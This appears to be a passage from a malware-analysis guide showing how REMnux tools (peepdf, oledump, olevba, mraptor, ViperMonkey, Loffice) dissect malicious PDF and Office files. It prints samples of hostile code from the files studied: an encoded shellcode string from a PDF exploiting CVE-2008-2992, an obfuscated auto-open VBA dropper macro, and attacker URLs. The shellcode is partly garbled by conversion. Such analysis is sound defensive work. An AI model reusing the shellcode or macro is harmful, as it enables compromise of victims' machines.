
Now the dumped JavaScript can be analysed. Refer to the JavaScript section for more information.

## Peepdf

[Peepdf](#) is a great tool that analyses pdf documents and provides a summary of their content, as well as suspicious elements identified.

A summary of the content of the pdf can be obtained using the below command.

- **peepdf -i badpdf.pdf**
  - **-i** - provides an interactive console



```
remnux@remnux:~/Documents/badpdf$ peepdf -i badpdf.pdf
Warning: PyV8 is not installed!!

File: badpdf.pdf
MD5: 5269b661193e6ae23f4005b70c8d63e9
SHA1: d4f2661d02a5c693a569bce10c7df9a6cfdfc697
SHA256: e6889f6e98f554a3fd6e4371e9a8323abdfbc031b8863ba84a3050c56bea
Size: 6689 bytes
Version: 1.5
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 6
Streams: 1
URIs: 0
Comments: 0
Errors: 0

Version 0:
 Catalog: 1
 Info: No
 Objects (6): [1, 2, 3, 4, 5, 6]
 Streams (1): [6]
 Encoded (1): [6]
 Objects with JS code (1): [6]
 Suspicious elements:
 /OpenAction (1): [1]
 /JS (1): [5]
 /JavaScript (1): [5]
 util.printf (CVE-2008-2992) (1): [6]

PPDF>
```

In the above output, it can be observed that the pdf contains:

- *OpenAction* in object number 1
- *JavaScript* in object number 5
- Some encoded streams in object 6
- A CVE ([CVE-2008-2992](#)) exploitation in object 6

This tool is great as it summarises the content of the pdf using a single command.

The available commands can be displayed using:

- **help**

```
PPDF> help

Documented commands (type help <topic>):
=====
bytes exit js_jjdecode open search
changelog extract js_join quit set
create filters js_unescape rawobject show
decode hash js_vars rawstream stream
decrypt help log references tree
embed info malformed_output replace vtcheck
encode js_analyse metadata reset xor
encode_strings js_beautify modify save xor_search
encrypt js_code object save_version
errors js_eval offsets sctest
```

The content of an object can be viewed using **object** following by the object id. As you can see, the object was decoded automatically.

- **object 6**

```
remnux@remnux: ~/Documents/badpdf
File Edit View Search Terminal Help
PPDF> object 6

<< /Length 5910
/Filter [/FlateDecode /ASCIIHexDecode] >>
stream

var jngRrFCsczMkbGdYZAwPYTliliHzWPAhByDHyYkOKomtvBUQLhqSXXEfhuUfFn = unescape("%u41d6%u9749%u9340%u4846%u93f%u499b%u4027%u2f43%u279b%u9996%u4627%u3f27%u54b%u462f%u2f37%u4341%u4291%u6d9b%u4799%u4646%u489f%u9b40%u990%u46fd%u7d92%u9992%u9990%u84e%u4096%ufc2f%u93d6%u4f40%u4e49%ufdf8%u9843%u2f27%u2742%u9196%u69b%u64a%u7f8%u9ff%u4899%u424b%u7c92%u419f%u2f96%u2742%u4042%u4243%u4e40%u499f%u90f%u9027%u9849%u9f49%u9390%u37f9%u995%u42fd%u9746%u9048%u909b%u4ef9%u4393%u6d47%u974b%u7cf%u4099%u439f%u3743%u3f91%u3747%u994e%u924b%u279b%u904a%u43f9%u4297%u2f96%u9f43%u46f9%u4743%u7f8f8%u7dd6%u3f49%u9f48%u784f%u4198%u698%u94f%u7f8c%u493f%u379f%u9791%u96f9%u48f5%u4290%u9f42%u902f%u43f8%u3742%u9291%u527%u4749%u48f9%u48f5%u9b42%u79c%u92f%u439b%u498%u4b4f%u9391%u4b93%u41f9%u4bd6%u41f8%u784f%u498%u9340%u484e%u3f4a%u9b27%u9199%u7d27%u9b5%u5f5%u4948%u4092%u5f2%u90d6%u9791%u9337%u6d43%u4e4e%u7f89%u9f46%u4f90%u493f%u938%u6d4b%u2f40%u9bf%u424b%u479f%u4b4e%u434a%u7f94b%u2791%u9792%u4bf%u99d6%u9291%u4b98%u9990%u9293%u3f4e%u591%u9fb%u7f849%u403f%u7f95%u2ff9%u93f8%u4e97%u4297%u3790%u434f%u37d6%u989b%u494b%u4b49%u984f%u4b49%u41%u7cf%u4949%u4998%u4980%u493%u27d6%u9b1%u962f%u7fc%u547%u199%u440%u4947%u494e%u4143%u9f27%u3746%u4093%u96d6%u9f43%u9249%u9092%u4049%u6d27%u2790%u3748%u790%u9793%u7d91%u4999%u4ef5%u9ff8%u3fd6%u37f8%u4b97%u9693%u7f540%u9f41%u7d6fd%u96fd%u4b9b%u4e41%u4949%u9848%u4b40%u4227%u7f8%u7f99%u3f42%u929f%u590%u6d48%u4249%u40fc%u4027%u4a4b%u6d4a%u9346%u2f27%u2742%u6d97%u429b%u9bf8%u92fd%u4640%u3f96%u4046%u9199%u9297%u9343%u4741%u93f5%u2798%u4b90%u4775%u4690%u4727%u7f85%u7f99%u49fc%u7d41%u4791%u7f927%u4893%u5b98%u4890%u7d4b%u498%u4892%u4b9%u6d48%u9b49%u903f%u9b4e%u990%u4243%u9bf8%u9948%u9f46%u919f%u7d690%u484e%u9299%u3f9f%u546%u4037%u9790%u9b46%u4149%u7f8d%u9346%u4ae%u9142%u7fc46%u6d37%u4237%u4696%u7547%u7f94%u596%u4296%u9737%u2796%u9296%u37fc%u9191%u4b4f%u3f9b%u3f27%u37fc%u6d96%u979b%u2f47%u48f5%u9827%u4a97%u463f%u464a%u279f%u4a99%u9b4e%u4696%u972f%u3f42%u41fc%u9ff%u2f96%u2741%u9043%u9641%u429t%u875%u649%u939f%u4793%u904b%u972f%u4b4b%u49fd%u4897%u43f8%u9846%u7f9%u479f%u91fd%u3f9f%u4099%u4092%u4af%u84e%u279b%u593%u9f99%u41fd%u4748%u46d%u49fc%u9bf%u3f49%u9298%u4696%u7f8%u4946%u4090%u4799%u2727%u42fd%u9242%u40f8%u9227%u7f843%u893%u4f46%u914b%u4337%u4942%u9142%u3799%u4048%u98f8%u9199%u4f96%u493f%u9bf%u409f%u6d43%u4990%u7f9f%u2ffc%u479f%u274a%u4e40%u99d6%u9741%u9bf%u7d41%u4192%u7d3f%u464a%u2ff5%u3f90%u9690%u4948%u4642%u2f4b%u939b%u7cb%u828%u2d96b%u9de%u2474%u5bf%u4uc931%u31b1%u4331%u8313%u04c3%u4303%u6073%u971f%u663%u68e%u8773%u8d69%u8742%u50e%u37f4%u8b44%u7cf%u3808%u8b18%u4f84%u7fc%u7ef3%u2bcd%u1c7%u2f3d%uuc214%u07c%u0369%u1db9%u5183%u6912%u4636%u2717%u6d8b%u96b%u128b%u84ba%u9330%u261c%uaf95%u3014%u8afa%u7cbe%u61c8%u1dee%u8901%u605d%u78ae%u49f%u6308%u7ce%u1eb%u1aed%u416%u78fb%u65db%u4341%uueebd%u284d%u9a9c%uaf51%u21e%u246d%u05a1%u7ee4%u8186%u25ad%u90a7%u8b0b%u3d8%u74f4%u8f7d%u6018%u6020c%u7776%u6882%u17734%u79c%u1068%u7f9a%u7e7%u2832%u74c%u17178%u30e4%u375%u5c5%u19d%u58f%u855%u9a81%u
```

Object 6 can be extracted using the below command.

- **object 6 > badpdf\_object6.js**

The JavaScript can be analysed using the **--js\_analyse**. Refer to the JavaScript section for more information.

## Microsoft Office OLE2 File

Microsoft Office OLE2 document can be seen as a mini *FAT* filesystem in a file. It is divided into fixed-length sections (usually 512 bytes). The first sector contains the header, and the other sectors contain data in streams or other structures (e.g., Macro or embedded object). Each stream has a name (cf. oledump output below, e.g., '*Macros/VBA/ThisDocument*') and has specific properties (e.g., author, timestamps, etc.)


The below sample is used to illustrate the next steps:

- SHA256: 8b92c23b29422131acc150fa1ebac67e1b0b0f8fc1b727805b842a88de447de

### Oleid

[Oleid](#) is a script to parse OLE documents to identify specific malicious characteristics such as VBA macros or embedded objects.

- **oleid maldoc1.pdf**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ oleid maldoc1.doc
oleid 0.54 - http://decalage.info/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues

Filename: maldoc1.doc
Indicator Value
OLE format True
Has SummaryInformation stream True
Application name b'Microsoft Office Word'
Encrypted False
Word Document True
VBA Macros True
Excel Workbook False
PowerPoint Presentation False
Visio Drawing False
ObjectPool False
Flash objects 0
```

The output indicates that a VBA Macro (*VBA Marcos True*) is present in the document however, it does not contain any object (*Flash objects 0*).

## Oletimes

[Oletimes](#) is a script to parse OLE documents that provides the creation and modification timestamps of streams and objects.

- **oletimes maldoc1.doc**

```
remnux@remnux:~/Documents/maldoc$ oletimes maldoc1.doc
oletimes 0.54 - http://decalage.info/python/oletools
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/oletools/issues
=====
FILE: maldoc1.doc

+-----+-----+-----+
| Stream/Storage name | Modification Time | Creation Time |
+-----+-----+-----+
Root	2015-02-10 15:27:52	None
'\x01CompObj'	None	None
'\x05DocumentSummaryInformation'	None	None
'\x05SummaryInformation'	None	None
'ITable'	None	None
'Macros'	2015-02-10 15:27:52	2015-02-10 15:27:52
'Macros/PROJECT'	None	None
'Macros/PROJECTw'	None	None
'Macros/UserForm1'	2015-02-10 15:27:52	2015-02-10 15:27:52
'Macros/UserForm1/\x01CompObj'	None	None
'Macros/UserForm1/\x03VBFrame'	None	None
'Macros/UserForm1/f'	None	None
'Macros/UserForm1/o'	None	None
'Macros/VBA'	2015-02-10 15:27:52	2015-02-10 15:27:52
'Macros/VBA/ThisDocument'	None	None
'Macros/VBA/UserForm1'	None	None
'Macros/VBA/_VBA_PROJECT'	None	None
'Macros/VBA/dir'	None	None
'WordDocument'	None	None
+-----+-----+-----+
remnux@remnux:~/Documents/maldoc$
```

## Oledump

[Oledump](#) (Didier Stevens) is a script that parses OLE documents to identify macros and objects and extract them. The letter 'M' indicates a macro and the letter 'O' an embedded object.

- **oledump maldoc1.doc**

```
remnux@remnux:~/Documents/maldoc$ oledump.py maldoc1.doc
1: 114 '\x01CompObj'
2: 4096 '\x05DocumentSummaryInformation'
3: 4096 '\x05SummaryInformation'
4: 12902 'ITable'
5: 554 'Macros/PROJECT'
6: 71 'Macros/PROJECTw'
7: 97 'Macros/UserForm1/\x01CompObj'
8: 266 'Macros/UserForm1/\x03VBFrame'
9: 58 'Macros/UserForm1/f'
10: 0 'Macros/UserForm1/o'
11: M 24067 "Macros/VBA/ThisDocument"
12: m 1158 "Macros/VBA/UserForm1"
13: 4446 'Macros/VBA/_VBA_PROJECT'
14: 811 'Macros/VBA/dir'
15: 5172 'WordDocument'
```

The output indicates that streams 11 and 12 contain a macro.

The content of stream 11 can be analysed with the below command.

- **oledump -s 11 -v maldoc1.doc**

```

remnux@remnux:~/Documents/maldoc$ oledump.py -s 11 -v maldoc1.doc
Attribute VB_Name = "ThisDocument"
Attribute VB_Base = "1Normal.ThisDocument"
Attribute VB_GlobalNameSpace = False
Attribute VB_Creatable = False
Attribute VB_PredeclaredId = True
Attribute VB_Exposed = True
Attribute VB_TemplateDerived = True
Attribute VB_Customizable = True
Sub Auto_Open()
 h
End Sub
Sub h()
Dim MY_FILEDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAISODJAS
 ds = 100
 USER = Environ$("") & Chr(Asc(Chr(ds + 17))) + "s" & "er" & "na" & "me"

 jks = ds

 PST2 = "" & "a" + "do" & "be" & "ac" & "d-u" & "pd" & "a" & "te" & ""
 VBT2 = "" & "a" + Chr(100) + "o" & "b" & "ea" & "cd-up" & "da" & "te" & ""
 VBTXP2 = "" & "a" & Chr(100) & "o" & "be" + "ac" & "d-u" + "pd" + "atex" + "p"
& ""
 BART2 = "" & "a" + Chr(100) & "o" & "b" & "e" + "ac" & "d-up" + "date" & ""

 PST1 = PST2 + "." + Chr(Asc("p")) + Chr(ds + 15) + "1"
 VBT1 = VBT2 + "." + Chr(118) + "b" + Chr(Asc("s")) + ""
 VBTXP = VBTXP2 + "." + Chr(Asc("v")) + Chr(Asc("b")) + "s" + ""
 BART = BART2 + Chr(Abs(46)) + Chr(Abs(98)) + Chr(Asc(Chr(Asc("a")))) + Chr(Asc(
(Chr(ds + 16))) + ""

 JSIQOJQ = BART2 + Chr(Abs(ds - 100 - 46)) + Chr(Abs(ds - 100 - 98)) + Chr(Asc(
Chr(Abs(ds / 2 + 47)))) + Chr(Asc(Chr(ds + Fix(16.2)))) + "" & ""

```

As you can see below, the macro is obfuscated and partially encoded. Using the following command, it can be extracted to be further analysed.


- **oledump -s 11 -v maldoc1.doc >maldoc1.vba**

## Olevba

[olevba](#) is a tool that parses Microsoft Office OLE and OpenXML files and extracts, deobfuscates, and analyses malicious VBA macros.

The below sample is used to illustrate the next steps:

- SHA256: 0e865e28928cd37b6783a508d36bd905c816d9271412740bfe5b2b6bfaaeeec26
- **olevba maldoc2.doc**
  - **--deobf** - attempts to deobfuscate VBA expressions
  - **-a** - displays only analysis results, not the macro source code
  - **--decode** - displays all the obfuscated strings with their decoded content (Hex, Base64, StrReverse, Dridex, VBA).



remnux@remnux: ~/Documents/maldoc

```
remnux@remnux:~/Documents/maldoc$ olevba maldoc2.doc
olevba 0.56 on Python 3.6.9 - http://decalage.info/python/oletools
=====
FILE: maldoc2.doc
Type: OpenXML
WARNING For now, VBA stomping cannot be detected for files in memory

VBA MACRO ThisDocument.cls
in file: word/vbaProject.bin - OLE stream: 'VBA/ThisDocument'

(empty macro)

VBA MACRO frm.frm
in file: word/vbaProject.bin - OLE stream: 'VBA/frm'

(empty macro)

VBA MACRO amZEOF.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/amZEOF'

Function aRlMyx(auwUE9)
With ActiveDocument
aRlMyx = .BuiltInDocumentProperties(auwUE9)
End With
End Function
Sub AutoOpen()
a6Ymt5
End Sub

VBA MACRO az18Re.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/az18Re'

Function aNUII(a0Pmsh)
End Function
Sub a6Ymt5()
Dim amE2ak As String
amE2ak = Chr(34)
aPJndB = frm.textBox1.text
aRPri = frm.textBox2.text
```

| Type       | Keyword                                                        | Description                                                                                         |
|------------|----------------------------------------------------------------|-----------------------------------------------------------------------------------------------------|
| AutoExec   | AutoOpen                                                       | Runs when the Word document is opened                                                               |
| Suspicious | Open                                                           | May open a file                                                                                     |
| Suspicious | Write                                                          | May write to a file (if combined with Open)                                                         |
| Suspicious | Output                                                         | May write to a file (if combined with Open)                                                         |
| Suspicious | Print #                                                        | May write to a file (if combined with Open)                                                         |
| Suspicious | FileCopy                                                       | May copy a file                                                                                     |
| Suspicious | adodb.stream                                                   | May create a text file                                                                              |
| Suspicious | SaveToFile                                                     | May create a text file                                                                              |
| Suspicious | shell                                                          | May run an executable file or a system command                                                      |
| Suspicious | wscript.shell                                                  | May run an executable file or a system command                                                      |
| Suspicious | run                                                            | May run an executable file or a system command                                                      |
| Suspicious | Call                                                           | May call a DLL using Excel 4 Macros (XLM/XLF)                                                       |
| Suspicious | CreateObject                                                   | May create an OLE object                                                                            |
| Suspicious | windows                                                        | May enumerate application windows (if combined with Shell.Application object)                       |
| Suspicious | msxml2.xmlhttp                                                 | May download files from the Internet                                                                |
| Suspicious | Chr                                                            | May attempt to obfuscate specific strings (use option --deobf to deobfuscate)                       |
| Suspicious | exec                                                           | May run an executable file or a system command using Excel 4 Macros (XLM/XLF)                       |
| Suspicious | Hex Strings                                                    | Hex-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)    |
| Suspicious | Base64 Strings                                                 | Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all) |
| IOC        | http://www.w3.org/1999/XSL/Transform                           | URL                                                                                                 |
| IOC        | https://microsoft.co m/xxx                                     | URL                                                                                                 |
| IOC        | http://fd4system2.co m/assetsa091c0746826 30759f30cdbac377b601 | URL                                                                                                 |

The above table summarises the content of the VBA macro in the office document. It permits the identification of IOCs and others potentially malicious content.

## mraptor

[mraptor](#) (MacroRaptor) is a script that identifies malicious VBA macros using a generic heuristic methodology.

“Mraptor detects keywords corresponding to the three following types of behaviour that are present in clear text in almost any macro malware:

- A: Trigger of auto-execution
- W: Writing to the file system or memory
- X: Execution of a file or any payload outside the VBA context


mraptor considers that a macro is suspicious when A and (W or X) is true.”<sup>1</sup>

An exit code is returned based on the analysis result:

- 0: No Macro
- 1: Not MS Office
- 2: Macro OK
- 10: ERROR
- 20: SUSPICIOUS

mraptor permits to quickly identify if a Microsoft Office document contains a malicious macro.

- **mraptor file.doc**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ mraptor maldoc1.doc
MacroRaptor 0.56 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues


Result |Flags|Type|File

SUSPICIOUS|AWX |OLE:|maldoc1.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
```

Mraptor is an excellent tool to scan several OLE files at a time.

- **mraptor "directory\_name/\*"**



```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ ls
maldoc1.doc maldoc2.doc test.doc
remnux@remnux:~/Documents/maldoc$ mraptor "*"
MacroRaptor 0.56 - http://decalage.info/python/oletools
This is work in progress, please report issues at https://github.com/decalage2/oletools/issues

Result |Flags|Type|File

SUSPICIOUS|AWX |OLE:|maldoc1.doc
WARNING For now, VBA stomping cannot be detected for files in memory
SUSPICIOUS|AWX |OpX:|maldoc2.doc
No Macro | |OLE:|test.doc

Flags: A=AutoExec, W=Write, X=Execute
Exit code: 20 - SUSPICIOUS
remnux@remnux:~/Documents/maldoc$
```

<sup>1</sup> <https://github.com/decalage2/oletools/wiki/mraptor>

The `maldoc` directory contains three OLE files. As you can see in the above mraptor output, two files are detected as malicious, and `test.doc` does not contain any macro.

## ViperMonkey

[ViperMonkey](#) is “a VBA Emulation engine written in Python, designed to analyse and deobfuscate malicious VBA Macros contained in Microsoft Office files.”<sup>2</sup>

As you can see in the ViperMonkey output (second screenshot), the IOCs found during the analysis are displayed in a table at the end of the analysis. It is a great tool to emulate the actions of the VBA macro(s) however, it does not work with every malicious document.

- **vmonkey maldoc1.doc**
  - **-p** - creates a log file

```

remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
remnux@remnux:~/Documents/maldoc$ vmonkey maldoc1.doc
[REDACTED]
vmonkey 0.08 - https://github.com/decalage2/ViperMonkey
THIS IS WORK IN PROGRESS - Check updates regularly!
Please report any issue at https://github.com/decalage2/ViperMonkey/issues

=====
FILE: maldoc1.doc
INFO Starting emulation...
INFO Emulating an Office (VBA) file.
INFO Reading document metadata...
Traceback (most recent call last):
 File "/opt/vipermonkey/src/vipermonkey/vipermonkey/export_all_excel_sheets.py", line 15, in <module>
 from unotools import Socket, connect
ModuleNotFoundError: No module named 'unotools'
ERROR Running export_all_excel_sheets.py failed. Command '['['python3', '/opt/vipermonkey/src/vipermonkey/vipermonkey/export_all_excel_sheets.py', '/tmp/tmp_excel_file_8833839177']' returned non-zero exit status 1
ERROR Reading in file as Excel with xlrd failed. Can't find workbook in OLE2 compound document
INFO Saving dropped analysis artifacts in ./maldoc1.doc_artifacts/
INFO Parsing VB...

VBA MACRO ThisDocument.cls
in file: - OLE stream: u'Macros/VBA/ThisDocument'

VBA CODE (with long lines collapsed):
Sub Auto_Open()
 h
End Sub
Sub h()
 Dim MY_FILENDIR, ASDASDSA, MY_FILDIR, XPFILEDIR, JAISODJAS

```

<sup>2</sup> <https://github.com/decalage2/ViperMonkey>

```
remnux@remnux: ~/Documents/maldoc
File Edit View Search Terminal Help
Delete File update.ps1
c:\Users\admin\AppData\Lo Kill
cal\Temp\adobeacd-
update.bat
Delete File c:\Users\admin\AppData\Lo Kill
cal\Temp\adobeacd-
update.vbs
Delete File c:\Windows\Temp\adobeacd- Kill
updateexp.vbs
GetObject ['winmgmts:{impersonation Level=impersonate}!\\\.\root\cimv2']
Execute Query Select * from Win32_OperatingSystem
GetObject ['winmgmts:{impersonation Level=impersonate}!\\\.\root\cimv2']
Execute Query Select * from Win32_OperatingSystem
OPEN c:\Windows\Temp\adobeacd- Open File
update.bat
Dropped File Hash 7f0c7eeb906c017d71711ad17 File Name:
117a2a2d8a13ca614f3deff65 c:/Windows/Temp/adobeacd-
3290fa76a4fcfa8 update.bat
OPEN c:\Windows\Temp\adobeacd- Open File
updateexp.vbs
Dropped File Hash 3f5f09622d5beb7a396bd2795 File Name:
07556b1b496d7e397f1f6b672 c:/Windows/Temp/adobeacd-
e363233ddb2cf6 updateexp.vbs
Execute Command c:\Windows\Temp\adobeacd- Shell function
update.bat
+-----+
INFO Found 2 possible IOCs. Stripping duplicates...
VBA Builtins Called: ['Abs', 'Asc', 'Chr', 'Close', 'Collapse', 'Environ', 'ExecQuery', 'Fix', 'GetObject', 'Kill', 'SetAttr', 'Sgn', 'Shell', 'Val']
Finished analvzing maldoc1.doc .

```

## LOffice

[Loffice](#) (Lazy Office Analyser) is a script that utilises WinAppDbg to extract URL, VBA script, and JavaScript from OLE files. Loffice uses various exit-modes which determine if execution is to be aborted:<sup>3</sup>

- url: exit when the first URL is found
- proc: exit if a new process is to be created
- thread : before resuming a suspended thread (RunPE style)
- none: do not interrupt execution, URL and file information will still be printed.

**WARNING:** use loffice only in a safe malware analysis environment (e.g., properly configured Windows Flare VM) because depending on the chosen exit-modes, the system can be compromised. Before performing this analysis, I recommend reading the *Dynamic Malware Analysis*.

To use loffice, the correct parameters have to be selected.

- **python loffice.py type\_file exit-on path\_to\_file -p path\_to\_office**
  - **type of file** - to analyse: word, excel, power, script
  - **exit-on** - url, proc, thread, none
  - **path\_to\_type\_file** - C:\ Program Files\Microsoft Office\root\Office15

<sup>3</sup> <https://github.com/tehsyntx/loffice>

## Microsoft Office Open XML File

